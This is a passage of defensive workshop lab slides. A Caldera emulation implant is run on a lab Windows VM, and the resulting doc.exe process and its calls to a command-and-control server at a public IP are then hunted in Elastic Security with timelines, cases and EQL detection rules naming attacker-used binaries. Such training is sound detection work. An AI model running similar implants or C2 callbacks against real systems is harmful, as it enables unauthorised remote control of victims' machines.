
Copy the Public IP address, this will be used for the implant




Switch back to the victim machine



Copy Clipboard





Run powershell in **admin mode** by **right clicking** the windows flag icon

Run Caldera Implant.ps1

To generate Signals

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> .\caldera_implant.ps1
Input the IP of the caldera server: 18.198.188.158
Implant Run

Path      : C:\Users\Public\doc.exe
Id        : 6684
StartTime : 11/23/2020 11:11:16 AM

PS C:\Users\Administrator> ■
```

On your Windows VM in Strigo,
execute
.\caldera_implant.ps1
From **C:\Users\Administrator**
Paste in your IP from Caldera
here

Timeline

Create new timeline to clear view



- [⊕ Create new timeline](#)
- [⊕ Create new timeline template](#)
- [📁 Open Timeline...](#)
- [📎 Attach timeline to new case](#)
- [📎 Attach timeline to existing case...](#)
- [🔍 Inspect](#)

Confirm Eyes On in Elastic

The screenshot shows the Elastic Stack interface with the 'Hosts' tab selected. The top navigation bar includes 'Overview', 'Detected', 'Hosts' (highlighted with a yellow circle containing '1'), 'Network', 'Timelines', 'Cases', and 'Administration'. The search bar shows 'Search' and 'Last 24 hours'. The main dashboard displays three cards:

- Hosts:** Shows 1 host.
- User authentications:** Shows 174 success and 867 fail. A bar chart compares Success (green) and Fail (red). A line graph shows the trend of failures over time from 10-29 13:00 to 10-29 16:00.
- Unique IPs:** Shows 547 source IP addresses. A bar chart shows Src (red) and Dest (purple).

Below the cards, tabs include 'All hosts' (selected), 'Authentications', 'Uncommon processes', 'Anomalies', 'Events', and 'External alerts'. The 'All hosts' section shows one host named 'IP-AC1F13B3' (highlighted with a yellow circle containing '2'). The host details table includes columns: Host name, Last seen, Operating system, and Version. The host information is as follows:

Host name	Last seen	Operating system	Version
IP-AC1F13B3	7 seconds ago	Windows Server 2019 Datacenter	10.0

A green box highlights the 'Timeline' section of the Unique IPs card, which shows a timeline from 10-29 13:00 to 10-29 16:00. A yellow circle containing '3' points to the timeline area.

Search for the process

process.name: doc.exe

Security / Hosts / All hosts

Untitled timeline | Description | Notes 0 | Last 24 hours | Show 2 | Refresh |

(host.name: "IP-AC1F1EE6")
OR
() + Add field

AND Filter 1 process.name: "doc.exe" | + Add filter | KQL | All data sources

@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 11, 2020 @ 16:01:20.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:10.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:00.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:28.067				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:28.067					(60.29%) 615B	(60.29%) 615B	
					(39.71%) 405B	(39.71%) 405B	
					2 pkts	3 pkts	
					1,020B	5 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:00.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:00:50.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	

25 of 201 events | < 1 2 3 4 5 ... 9 > | Updated 1 second ago

Save timeline

Enter a title and description. No save button required :)

Title: Adversary Emulation

Description: Workshop Day

The screenshot shows a user interface for managing a timeline. At the top, there are two cards: one labeled "Adversary Emulatio" with a star icon and another labeled "Workshop day". Below these are two more cards: "Close analyzer" with a square icon and a "BETA" button. A large, semi-transparent bar at the bottom is labeled "All Process Events".

Create A New Case

The screenshot shows the Elastic Case interface. At the top, there are tabs for "Adversary Emulatio" and "Workshop Day". Below them is a search bar with the placeholder "Drop anything highlighted here to build an OR query". A purple callout labeled "2" points to the "highlighted" button. The search bar also contains the filter "process.name: doc.exe". To the right of the search bar is a timeline section with a "Notes 0" button, a lock icon, a calendar icon, and a "Last 24 h" dropdown. A purple callout labeled "1" points to the gear icon in the top right corner of the timeline panel.

h Elastic

Adversary Emulatio Workshop Day Notes 0

Last 24 h

Drop anything highlighted here to build an OR query

+ Add field

AND Filter process.name: doc.exe

1

2

- ⊕ Create new timeline
- ⊕ Create new timeline template
- 📁 Open Timeline...
- 🔗 Attach timeline to new case
- 🔗 Attach timeline to existing case...
- 🔍 Inspect

1 KQL All data sources

Create A New Case Continued

Enter a title and description. No save button required :)

Name: Adversary Emulation

Tags: emulation

Click Create Case

[Back to cases](#)

Create new case

1 Case fields

Name

Tags

Type one or more custom identifying tags for this case. Press enter after each tag to begin a new one.

Description

B I ≡ “” „„ ∅ ✖

[Adversary Emulation]([>https://1373244808184bb6b1e4a01986d646c1.australia-southeast1.gcp.elastic-cloud.com/app/security/timelines?timeline=\(id:%27e56ef560-2def-11eb-bb3b-0facb31a413c%27,isOpen:tt\)](https://1373244808184bb6b1e4a01986d646c1.australia-southeast1.gcp.elastic-cloud.com/app/security/timelines?timeline=(id:%27e56ef560-2def-11eb-bb3b-0facb31a413c%27,isOpen:tt)))

2 External Connector Fields

External Incident Management System

No connector selected

[Cancel](#) [Create case](#)



End Lab 2

Lab 3 - Detection

Rule creation

Review dataset in timeline

Look at the last event by time

Filter: process.name: "doc.exe" and event.module: endpoint

The screenshot shows the Elastic Stack Timeline interface. At the top, there are filter bars and search fields. The main area displays a table of log events.

Filter Bar:

- Host: host.hostname: "IP-AC1F1EFA"
- OR
- () + Add field

Search Bar:

- AND Filter
- process.name: "doc.exe" and event.module: endpoint
- KQL
- All data sources

Table Headers:

@timestamp	signal.rule.description	event.action	process.name	process.working_di...	process.args	process.pid	process.parent.exe...	process.parent.ar...
------------	-------------------------	--------------	--------------	-----------------------	--------------	-------------	-----------------------	----------------------


Table Data:

| Nov 16, 2020 @ 21:42:35.379 | | start | doc.exe | — | C:\Users\Public\doc.exe -server http://35.159.25.127 group op_cougar | 9136 | C:\Windows\System32\Wi... | C:\Windows\System... |
| Nov 16, 2020 @ 20:17:49.382 | | start | doc.exe | — | C:\Users\Public\doc.exe -server http://35.159.25.127 group op_cougar | 7080 | C:\Windows\System32\Wi... | C:\Windows\System... |

Process Tree View

Your view may be different

All Process Events	
Process Name	Timestamp
 System Idle ...	Nov 16, 2020 @ 09:28:24.998
 System	Nov 16, 2020 @ 09:28:24.998
 smss.exe	Nov 16, 2020 @ 09:28:25.007
 smss.exe	Nov 16, 2020 @ 19:49:59.200
 winlogon.exe	Nov 16, 2020 @ 19:49:59.340
 userinit.exe	Nov 16, 2020 @ 19:50:12.249
 explorer.exe	Nov 16, 2020 @ 19:50:12.647
 powershell.exe	Nov 16, 2020 @ 21:42:10.590
 ANALYZED EVENT doc.exe	Nov 16, 2020 @ 21:42:35.379
 conhost.exe	Nov 16, 2020 @ 21:42:35.696



“

Download Rule Set
<https://ela.st/aptelk-rules>

Upload Rules

The screenshot shows the Elastic SIEM interface with the 'Detections' tab selected (indicated by a purple arrow labeled '1'). The top navigation bar includes 'Hosts', 'Network', 'Timelines', 'Cases', and 'Administration'. On the right, there are 'ML job settings' and an 'Add data' button. Below the navigation is a search bar with a KQL filter, a date range set to 'Last 24 hours', and a 'Refresh' button. A 'Detection alerts' section indicates 'Last alert: 2 minutes ago'. To the right of this section is a 'Manage detection rules' button (indicated by a purple arrow labeled '2'). At the bottom right is a large button labeled 'Upload value' (indicated by a purple arrow labeled '3'), along with 'Import rule' and 'Create new rule' buttons.

Import Rules

Import the rule set `aptelk.ndjson`

Import rule

Select a Security rule (as exported from the Detection Engine view) to import



aptelk.ndjson

[Remove](#)



Automatically overwrite saved objects with the same rule ID

[Cancel](#)

[Import rule](#)

X

The screenshot shows a portion of the Elastic Stack interface. At the top right, there is a "Tags" dropdown menu with a downward arrow. Below it is a search bar labeled "Search tags". A list of tags is displayed, with "aptelk" highlighted by a purple rectangle. Other visible tags include "APM", "Application", "Asset Visibility", "AWS", "Azure", "Cloud", and "Command and Control".

Adversary Emulation - Powershell with Network Connection - High Threshold

Threshold

Detection:

- Process name is powershell.exe
- Network connection exists
- Confirmed geo lookup to a public address

Search:

```
process.name: "powershell.exe" and event.category : network* and  
destination.geo.country_name : *
```

Adversary Emulation - Powershell Writing a File

EQL

Detection:

- OS signed binaries used by attackers to evade detection
- File write event
- File execution where code signing signature is not trusted and the process is started
- Network connection is made

EQL:

```
sequence by host.name
[process where event.type == "start"
    and process.name in ("powershell.exe", "mshta.exe", "installutil.exe",
"msxsl.exe", "rundll32.exe") ]
[file where file.extension == "exe"]
[process where process.code_signature.status != "trusted" and event.type==
"start"
[network where true]
```

Adversary Emulation - Powershell Writing a File Until Adversary Tool Is Executed

EQL

Detection:

- OS signed binaries used by attackers to evade detection
- File write event
- File execution where code signing signature is not trusted and the process is started
- Until we see process conhost.exe being executed

EQL:

```
sequence by host.name
[process where event.type == "start"
    and process.name in ("powershell.exe", "mshta.exe", "installutil.exe", "msxsl.exe",
"rundll32.exe")]
[file where file.extension == "exe"]
[process where process.code_signature.status != "trusted" and event.type== "start"]
until
[ process where process.name in ("conhost.exe", "wmic.exe", "whoami.exe") ]
```

Click on each of the rules

Detection rules

[Upload value lists](#) [Import rule](#) [Create new rule](#)

Rules Monitoring

All rules

e.g. rule name

Tags

Elastic rules (316) Custom rules (3)

Showing 3 rules | Selected 0 rules Bulk actions ▾ [Refresh](#)

<input type="checkbox"/> Rule	Risk score	Severity	Last run	Last response	Last updated	Version	Tags	Activated	...
<input type="checkbox"/> Adversary Emulation - Powershell Writing a File	20	● Low	1 minute ago	● succeeded	43 seconds ago	4	aptelk	<input checked="" type="checkbox"/>	...
<input type="checkbox"/> Adversary Emulation - Powershell Writing a File Until Adversary Tool Is Executed	21	● Low	57 seconds ago	● succeeded	43 seconds ago	6	aptelk	<input checked="" type="checkbox"/>	...
<input type="checkbox"/> Adversary Emulation - Powershell with Network Connection - High Threshold	21	● Low	1 minute ago	● succeeded	43 seconds ago	3	aptelk	<input checked="" type="checkbox"/>	...

Rows per page: 20

< 1 >



Investigate

Scroll Down and Investigate in Timeline

2 alerts

Take action ▾ Select all 2 alerts

Additional filters ▾

Timestamp	Rule	Versi...	Method	Severity	Risk Score	event.module	event.action	event.category	host.name	user.name	source
<input type="checkbox"/> >  Nov 25, 2020 @ 16:02:32.603	Adversary Emulation - Po...	1	eq	low	20	—	—	—	IP-AC1F14E3	—	—
<input type="checkbox"/> >  Nov 25, 2020 @ 16:02:32.602	Adversary Emulation - Po...	1	eq	low	20	—	—	—	IP-AC1F14E3	—	—

End Lab 3